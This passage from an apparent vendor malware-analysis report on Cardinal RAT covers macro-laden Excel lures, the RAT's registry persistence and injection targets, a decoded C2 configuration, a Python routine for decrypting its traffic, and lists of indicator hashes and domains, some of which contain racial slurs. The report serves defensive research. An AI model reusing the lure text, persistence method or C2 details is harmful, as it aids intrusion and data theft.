


Figure 8 Lure with a filename of Arabic 22.12_Pre qualified.xls



	Last Name	Genger	Mobile Phone	Previous Deposit	Country
2	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	230	United Kindom
3	dooney	Male	Protected - Press Enable Content In Order To View Phone Number	200	United Kindom
4	Alcorn	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
5	Levalasi	Female	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
6	allan	Male	Protected - Press Enable Content In Order To View Phone Number	450	United Kindom
7	ridley	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
8	Stratton	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
9	Cashman	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
10	Viviannne	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
11	buss	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
12	Mahsa	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
13	Lawford	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
14	Pravin	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
15	Nola	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
16	Keith	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
17	Chaplin	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
18	Brien	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
19	McClean	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
20	Robertson	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
21	Langdon	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
22	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
23	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
24	ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
25	masoomi	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
26	valli	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
27	Buzek	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
28	Fiti	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
29	ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
30	walton	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
31	Musar	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
32	Wandin	Male	Protected - Press Enable Content In Order To View Phone Number	50	United Kindom
33	Fredriksen	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
34	Oon	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
35	breban	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
36	Samad	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
37	ha	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
38	Clarke	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
39	Tsalacopoulos	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
40	Wagaarachchi	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
41	Wagaarachchi	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
42	HOLLAND	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
43	freestone	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
44	Laverty	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
45	Breban	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
46	Sadeghi	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
47	Downey	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
48	webb	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
49	Rowe	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
50	benton	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom
51	Polla	Male	Protected - Press Enable Content In Order To View Phone Number	0	United Kindom

Figure 9 Lure with an unknown filename





Figure 10 Lure with a filename of Hot_Leads_Export_09.03_EN.xls

As we can see from the above examples, the majority of these lures are financial-related, describing various fake customer lists for various organizations. Based on the similarities witnessed in some of these lures, it appears that the attackers use some sort of template, where they simply swap specific cells with the pertinent images or information.

Cardinal RAT

The name Cardinal RAT comes from internal names used by the author within the observed Microsoft .NET Framework executables. To date, 27 unique samples of Cardinal RAT have been observed, dating back to December 2015. It is likely that the low volume of samples seen in the wild is partly responsible for the fact that this malware family has remained under the radar for so long.

An unobfuscated copy of Cardinal RAT was identified, which allowed us to view the decompiled class and function names. A subset of these may be seen below in Figure 11. This allowed us to not only easily identify the full functionality of the RAT, but also made it easier to identify and reverse-engineer various aspects of the malware itself.






Figure 11 Decompiled Cardinal RAT classes

When initially executed, the malware will check its current working directory. Should it not match the expected path, Cardinal will enter its installation routine. Cardinal RAT will copy itself to a randomly named executable in the specified directory. It will then compile and execute embedded source code that contains watchdog functionality. Specifically, this newly spawned executable will ensure that the following registry key is set:

HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Load

This specific key is set to point towards the path of the previously copied Cardinal RAT executable path. The executable will periodically query this registry key to ensure it is set appropriately. If the executable finds the registry key has been deleted, it will re-set it. The Load registry key acts as a persistence mechanism, ensuring that this Cardinal RAT executes every time a user logs on. More information about the Load registry key may be found here.

This watchdog process also ensures that the Cardinal RAT process is always running, as well as ensures that the executable is located in the correct path. Should either of these conditions not be met, the watchdog process will spawn a new instance of Cardinal RAT, or write Cardinal RAT to the correct location, respectively.

After the installation routine, Cardinal RAT will inject itself into a newly spawned process. It will attempt to use one of the following installed executables for the newly spawned process:

- RegAsm.exe

- RegSvcs.exe
- vbc.exe
- csc.exe
- AppLaunch.exe
- cvtres.exe

Cardinal RAT will continue to parse an embedded configuration. This configuration, named internally as 'GreyCardinalConfig', is a binary blob that contains a mixture of base64-encoded data, DWORDs, and Boolean values. Using a custom written Python script, we parsed the configuration of an example sample:

```
1   $ python decode_parse_config.py GreyCardinalConfig
2   Mutex: cpS3H2NSA65T67mUqB3a
3   GUID: 952407f889285547985aa2fcf35c5383
4   Campaign: 04/04/2016 Public
5   Number of C2 Servers: 1
6   C2 Server: secure[.]affiliatetoday[.]xyz
7   Port: 4425
8   Communication Key: H7sVBirLvGwVfLSLSeI2
9   Connection Delay: 3500
10  Buffer Size: 20480
11  Max Buffer Size: 40960000
12  Unknown Integer: 70000
13  Prevent System Sleeping: 0
14  Hide File: 0
15  Die on Sandbox Detection: 0
16  Keylogging: 1
17  Install Name: None
```

As we can see, this particular sample is configured with a single command and control (C2) server, however, we have seen other samples with multiple host and port combinations. We can also identify a communication key in it, which is crucial when discussing network communications.

After the configuration is parsed, Cardinal RAT will proceed with making attempts at connecting with the C2. Using an example request and response from a C2 server, we can see how this traffic is configured.




Figure 12 Parsed network traffic communication

Data is transmitted in two pieces—a DWORD specifying the data length, as well as the data itself. The data is encrypted using a series of XOR and addition operations, followed by decompression using the ZLIB library. Represented in Python, this may be implemented as follows:

```
1   def decrypt(md5_key, data):
2     key = data[-1]
3     remaining = data[0:-1]
4     c = 0
5     out = ""
6     for x in remaining:
7       b = md5_key[c%len(md5_key)]
8       out += chr(ord(x) ^ ord(b) + ord(key) & 255)
9       c+=1
10    if len(out) > 15:
11      if ord(out[0]) == 1:
12        out = zlib.decompress(out[1:], -15)
13    return out
```

The ‘md5_key’ argument in the function above is the MD5 hash of the previously defined ‘H7sVBirLvGwVfLSLSeI2’ string that was contained within Cardinal RAT’s embedded configuration. Now that we know how to decrypt the data, we can look at the previously shown PCAP data and determine what is being sent. The first message decrypts to the following:

```
1  $ python decrypt_cardinal_pcap.py
2  Data Length: 3
3  00000000: 00 00
```

Followed by the Cardinal RAT’s response:

```
1   $ python decrypt_cardinal_pcap.py
2   Data Length: 148
3   00000000: 00 95 24 07 F8 89 28 55  47 98 5A A2 FC F3 5C 53  ..$...(UG.Z...\S
4   00000010: 83 4A 00 61 00 73 00 6F  00 6E 00 20 00 42 00 6F  .J.a.s.o.n. .B.o
5   00000020: 00 72 00 6E 00 00 00 4A  00 41 00 53 00 4F 00 4E  .r.n...J.A.S.O.N
6   00000030: 00 42 00 4F 00 52 00 4E  00 2D 00 50 00 43 00 00  .B.O.R.N.-.P.C..
7   00000040: 00 30 00 34 00 2F 00 30  00 34 00 2F 00 32 00 30  .0.4./.0.4./.2.0
8   00000050: 00 31 00 36 00 20 00 50  00 75 00 62 00 6C 00 69  .1.6. .P.u.b.l.i
9   00000060: 00 63 00 00 00 57 00 69  00 6E 00 64 00 6F 00 77  .c...W.i.n.d.o.w
10  00000070: 00 73 00 20 00 37 00 20  00 55 00 6C 00 74 00 69  .s. .7. .U.l.t.i
11  00000080: 00 6D 00 61 00 74 00 65  00 20 00 00 00 00 00 00  .m.a.t.e. ......
12  00000090: 00 00 31 00 2E 00 34 00  00 00 30 00 37 00 38 00  ..1...4...0.7.8.
13  000000A0: 42 00 46 00 42 00 46 00  44 00 30 00 30 00 30 00  B.F.B.F.D.0.0.0.
14  000000B0: 33 00 30 00 36 00 44 00  32 00 00 00             3.0.6.D.2...
```

This communication represents the C2 server asking the Cardinal RAT to retrieve and upload victim information (‘\x00\x00’), to which the malware responds accordingly. As we can see in the above decrypted stream, the malware returns a wealth of information, including the following:

- Username
- Hostname
- Campaign Identifier
- Microsoft Windows version
- Victim unique identifier
- Processer architecture
- Malware version (1.4)

The malware itself is equipped with a number of features, including the following:

- Collect victim information
- Update settings
- Act as a reverse proxy
- Execute command
- Uninstall itself
- Recover passwords
- Download and Execute new files
- Keylogging
- Capture screenshots
- Update Cardinal RAT
- Clean cookies from browsers

Conclusion

Cardinal RAT is deployed using an interesting technique of compiling and executing a downloader via a malicious macro embedded within a Microsoft Excel file. The Excel files themselves contain lures that have financial themes. This threat has had a low volume of samples in the past two years, with 11 instances of Carp Downloader and 27 instances of Cardinal RAT observed. Palo Alto Networks customers are protected by these threats in the following ways:

- All samples discussed are classified as malicious by the WildFire sandbox platform
- All identified domains have been classified as malicious
- AutoFocus users can track the malware described in this report using the CarpDownloader and CardinalRAT

Appendix

Carp Downloader SHA256 Hashes

a52ba498d304906d6c060e8c56ad7db50e1af0a781616c0aa35447c50c28bae9

5025aa0fc6d4ac6daa2d9a6452263dcc20d6906149fc0995d458ed38e7e57b61

1181f97071d8f96f9cdfb0f39b697204413cc0a715aa4935fe8964209289b331

84e705341a48c8c6552a7d3dd97b7cd968d2a9bc281a70c287df70813f5dca52

ae1a6c4f917772100e3a5dc1fab7de4a277876a6e626da114baf8179b13b0031

e49e61da52430011f1a22084a601cc08005865fe9a76abf503a4a9d2e11a5450

192b204dbc702d3762c953544975b61db8347a7739c6d8884bb4594bd816bf91

571b58ba655463705f45d2541f0fde049c83389a69552f98e41ece734a59f8d4

10f53502922bf837900935892fb1da28fc712848471bf4afcdd08440d3bd037f

8bea55d2e35a2281ed71a59f1feb4c1cf6af1c053a94781c033a94d8e4c853e5

057965e8b6638f0264d89872e80366b23255f1a0a30fd4efb7884c71b4104235

Cardinal RAT SHA256 Hashes

e017651dd9e9419a7f1714f8f2cdc3d8e75aebbe6d3cfbb2de3f042f39aec3bd

778090182a10fde1b4c1571d1e853e123f6ab1682e17dabe2e83468b518c01df

8fababb509ad8230e4d6fa1e6403602a97e60dc8ef517016f86195143cf50f4e

1977cedcfb8726dea5e915b47e1479256674551bc0fe0b55ddd3fa3b15eb82b2

16aab89d74c1eaaf1e94028c8ccceef442eb2cd5b052cba3562d2b1b1a3a4ba6

9c47b2af8b8c5f3c25f237dcc375b41835904f7cd99221c7489fb3563c34c9ab

211b7b7a4c4a07b9c65fae361570dbb94666e26f0cc0fa0b32df4b09fcee6de2

fd61a5cd1a83f68b75d47c8b6041f8640e47510925caee8176d5d81afac29134

84f822d9cf575aeea867e9b73f88ad4d9244293e52208644e12ff2cf13b6b537

855cf3a6422b0bf680d505720fd07c396508f67518670b493dba902c3c2e5dfa

4b4c6b36938c3de0623feb92c0e1cb399d2dc338d2095b8ba84e862ef6d11772

5dd162ab66f0c819ee73868c26ecd82408422e2b6366805631eab95ae32516f3

6e2991e02d3cf17d77173d50cdaa766661a89721c3cc4050fba98bea0dbdb1a9

1e8ed6e8d0b6fc47d8176c874ed40fb09644c058042f34d987878fa644f493cc

647e379517fed71682423b0192da453ec1d61a633c154fdd55bab762bcc404f3

ebd4f45cbb272bcc4954cf1bd0a5b8802a6e501688f2a1abdb6143ba616aea82

edc49bf7ec508becb088d5082c78d360f1a7cad520f6de6d8b93759b67aac305

7482f8c86b63ce53edcb62fc2ff2dd8e584e2164451ae0c6f2b1f4d6d0cb6d9c

2fbd3d2362acd1c8f0963b48d01f94c7a07aeac52d23415d0498c8c9e23554db

154e3a12404202fd25e29e754ff78703d4edd7da73cb4c283c9910fd526d47db

fc5f7a21d953c394968647df6a37e1f61db04968ad1aca65ad8f261b363fa842

a1d5b7d69d85b1be31d9e1cb0686094cc7b1213079b2a66ace01be4bfe3fb7c3

4b0203492a95257707a86992e84b5085ce9e11810a26920dbb085005081e32d3

a05805bcec72fb76b997c456e0fd6c4b219fdc51cad70d4a58c16b0b0e2d9ba1

4e953ea82b0406a5b95e31554628ad6821b1d91e9ada0d26179977f227cf01ad

6272ed2a9b69509ac16162158729762d30f9ca06146a1828ae17afedd5c243ef

440504899b7af6f352cfaad6cdef1642c66927ecce0cf2f7e65d563a78be1b29

Domains

ns1[.]squidmilk[.]com

ns2[.]squidmilk[.]com

z[.]realnigger[.]xyz

ns1[.]tconvulsit[.]com

ns1[.]fresweepy[.]com

ns2[.]iexogyrarax[.]com

ns1[.]xraisermz[.]com

secure[.]affiliatetoday[.]xyz

secure[.]gayporndownload[.]xyz

secure[.]gameofthrone[.]club

secure[.]dropinbox[.]pw

secure[.]mailserver02[.]xyz

we[.]niggerporn[.]xyz

z[.]noplacelikehome[.]xyz

ns1[.]stackreports[.]com

ns2[.]stackreports[.]com

ns[.]liveupdate1[.]com

ns[.]nortonsecurity[.]in

we[.]letsdosomefun[.]xyz

we[.]be-smart[.]xyz

z[.]newblood[.]xyz

ns2[.]ibandagerk[.]com

ns1[.]rmacutecompw[.]com

ns1[.]pholothud[.]com

ns1[.]athermoforw[.]com

ns1[.]lclownerymor[.]com

ns2[.]xunderfeatuv[.]com

ns3[.]ssaddlegirv[.]com

ns1[.]qcytasicspc[.]com

ns[.]7ni7[.]com

Ignite ’17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Get updates from
Palo Alto
Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.